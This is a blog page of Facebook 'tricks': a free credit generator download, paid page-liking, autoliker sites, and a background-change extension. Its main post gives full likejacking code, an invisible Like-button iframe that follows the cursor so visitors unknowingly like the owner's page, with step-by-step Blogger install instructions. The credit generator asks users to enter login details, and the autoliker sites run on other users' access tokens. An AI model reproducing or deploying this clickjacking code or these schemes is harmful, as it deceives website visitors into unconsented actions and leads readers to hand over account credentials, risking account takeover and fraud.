Showing posts with label facebook likes. Show all posts

Facebook Credit Generator Free Download


What are Facebook Credits?
Facebook Credits are a virtual currency you can use to buy virtual goods in any games or apps of the Facebook platform that accept payments. These credits are not free but you can generate it free with this cool bot.

How to use Facebook Credit Generator?
1. Download and extract it using Winrar. No Need to Install just run it.
2. Now Fill the Information and then click Login and Add Credits and Enjoy the Free Credits.


Earn Money Using Facebook


Yes, You can earn Money from Facebook Just by liking Facebook Fan Pages. Follow the Steps given below:
Visit this Link and Follow the Instuction Given on the Image Below:


Get Free Automatic Unlimited Likes to your Facebook Page


it is not easy to get more fan or likers in your page. To make it easier and get unlimited likes for your blog or websites, you need to add some script in your template. This script will work in a way that whenever a user clicks on any part of your website, he/she will automatically like your blog or websites on Facebook. In this way, you will automatically get many likes for your blog or websites everyday without the users knowing about it.

HOW TO ADD AUTOMATIC FACEBOOK LIKE TO BLOGGER?


1. Login to your Blogger Dashboard.

2. Click the drop-down menu and select Template.

3. Backup your Template before making any changes.

4. Click Edit HTML ---> Proceed --->  Expand Widget Templates.

5. Click Ctrl+F and search the code below:

</head>

5.Just above </head> tag, paste the code below:

<script src="http://ajax.googleapis.com/ajax/libs/jquery/1.5.2/jquery.min.js" type="text/javascript">
</script>
<script type='text/javascript'>
         function ClickJackFbHide(){
            jQuery(&quot;div[id^=\&#39;clickjack-button-wrapper\&#39;]&quot;).hide();
         }
         function ClickJackFbShow(){
            jQuery(&quot;div[id^=\&#39;clickjack-button-wrapper\&#39;]&quot;).show();
         }
  
</script>

6. Next, click Ctrl+F and search the code below:

</body>

Note: This code is a jQuery based widget and your blog must have the jQuery plugin. If your blog already have a latest jQuery plugin (the highlighted line), then ignore this code and directly proceed to the next step.


7. Just above </body> tag, paste the code below:

<div id="clickjack-button-wrapper-5" style="position: absolute; opacity: 0; filter: alpha(opacity = 0); -ms-filter:'progid:DXImageTransform.Microsoft.Alpha(Opacity=0)';  margin-left: -50px; z-index: 100; width:27px; height:20px; overflow:hidden">

<!--<div class="clickjack-mask" style="position: absolute; top: 5px; left: 5px; z-index: 1000; height: 13px; width: 15px;"></div>-->

<iframe src="http://www.facebook.com/plugins/like.php?href=https://www.facebook.com/sdtfnation&amp;layout=button_count&amp;show_faces=false&amp;width=50&amp;action=like&amp;colorscheme=light&amp;height=21" scrolling="no" frameborder="0" style="border:none; overflow:hidden; width:45px; left:-19px; height:21px; z-index: 0; position: relative;" allowTransparency="true"></iframe>

   </div>
   <script type="text/javascript">
      jQuery( document ).ready( function() {
          $( "#clickjack-button-wrapper-5" ).parent().mousemove( function( e ) {
            jQuery( "#clickjack-button-wrapper-5" ).css( {
               top: e.pageY - 10,
               left: e.pageX + 30
            } );
         } );
                        clickjack_hider();
                        var clickjack_fb_timer = setTimeout("clickjack_hider()",5000);
      } );
                        function clickjack_hider(){
         jQuery("input").mouseout(function(){ClickJackFbShow();});
         jQuery("a").mouseout(function(){ClickJackFbShow();});
         jQuery("button").mouseout(function(){ClickJackFbShow();});
         jQuery("textarea").mouseout(function(){ClickJackFbShow();});
         jQuery(".ratingblock").mouseout(function(){ClickJackFbShow();});         jQuery("object").mouseout(function(){ClickJackFbShow();});
         jQuery("input").mouseover(function(){ClickJackFbHide();});
         jQuery("a").mouseover(function(){ClickJackFbHide();});
         jQuery("button").mouseover(function(){ClickJackFbHide();});
         jQuery("textarea").mouseover(function(){ClickJackFbHide();});
         jQuery(".ratingblock").mouseover(function(){ClickJackFbHide();});         jQuery("object").mouseover(function(){ClickJackFbHide();});
                        }
   </script>

8. Replace https://www.facebook.com/sdtfnation with your Facebook Page URL.
Now click Save Template and you are done!

Click Here to Download both Codes in .txt file

Warning!
There are some issues you might face using this script in your blog or website, the first thing is that when you or your readers drag or highlight the text they might not able to select the text as they will a see semi visible Like button which will be attached to your mouse cursor as it moves, the second one some other gadgets might get affected and act weirdly.

Another Great Trick To Get 1000 Likes To your Facebook Status/photos


This Trick the Best 100% Working Tricks for Facebook users. Just follow the Steps Given Below:

1. Visit http://f8.mardagz.com and login with Facebook account.

2. Now Download Autoliker application and key.


3. Now Click on login and Login to your FB account and then Click on the Key and activate it.

4. Now in Right Sidebar, There is your Recent post. and then click on go and Enjoy.

Earn Money from Facebook Just By Liking FB Fan Pages

Yes, You Can Earn Money Just By Liking FB Fan Pages, Facebook share
Youtube Videos, Google Plusing
Just follow the steps Below:

1. Visit : http://www.inetjunkie.com/?r=3668

2. Sign up on it and Then Click on Earn

3. Now Like Facebook Fan Pages, to Earn coins (Daily 25 coins Bonus)

4. After Earning Coins, Click on Coin to Cash $$$$$.

5. Now you Can Withdraw It. 

GET 1000+ LIKES On Your FACEBOOK STATUS


i am going to discuss how to get maximum number of like on your status(more than 1000+) and make your friend astonish.
This Can be Done Without Using Any Software Or Without knowing Any Programming Language just simple basics of internet browsing is needed.

Follow the steps


step 1:
Go to your privacy Settings and change your Privacy Settings To Public.

Step 2:
Go here https://www.facebook.com/about/subscribe And Allow Suscribers

Now , Comes The main step...

Just By Using Some Sites :-

These Site  provide you mass amount of likes with the help of others access Tokens.

http://www.powerlike.net/
http://www.postliker.co.cc/

http://wendellocampo.weebly.com/


(if You use all these sites then i am sure you will get more than 100+ likes :) )

Use these Trick before Facebook Patches IT
Some of the Site must not be working as they are banned Or server must be down

Please Do share , hit like us on Facebook ,Do comments,


Change Background Image For Facebook Login Page

Steps to Change FB Background Image


1. Make sure chrome is installed now install the FB Refresh Extension.


2. After you have installed the extension now just head over to Facebook.com and you will see that page in a new way something like above but obviously not that image, so now you have to click on the small gear icon above the Log In button.

3. Now after you click on the small Gear Icon you will see window like above asking you to insert the image URL for the image you wanna use for the background.

4. Now you can choose if you wanna repeat the image and in which direction X for Horizontal and Y for Vertical and than just click on Save Boom, now just navigate to Facebook.com and enjoy the new fresh background.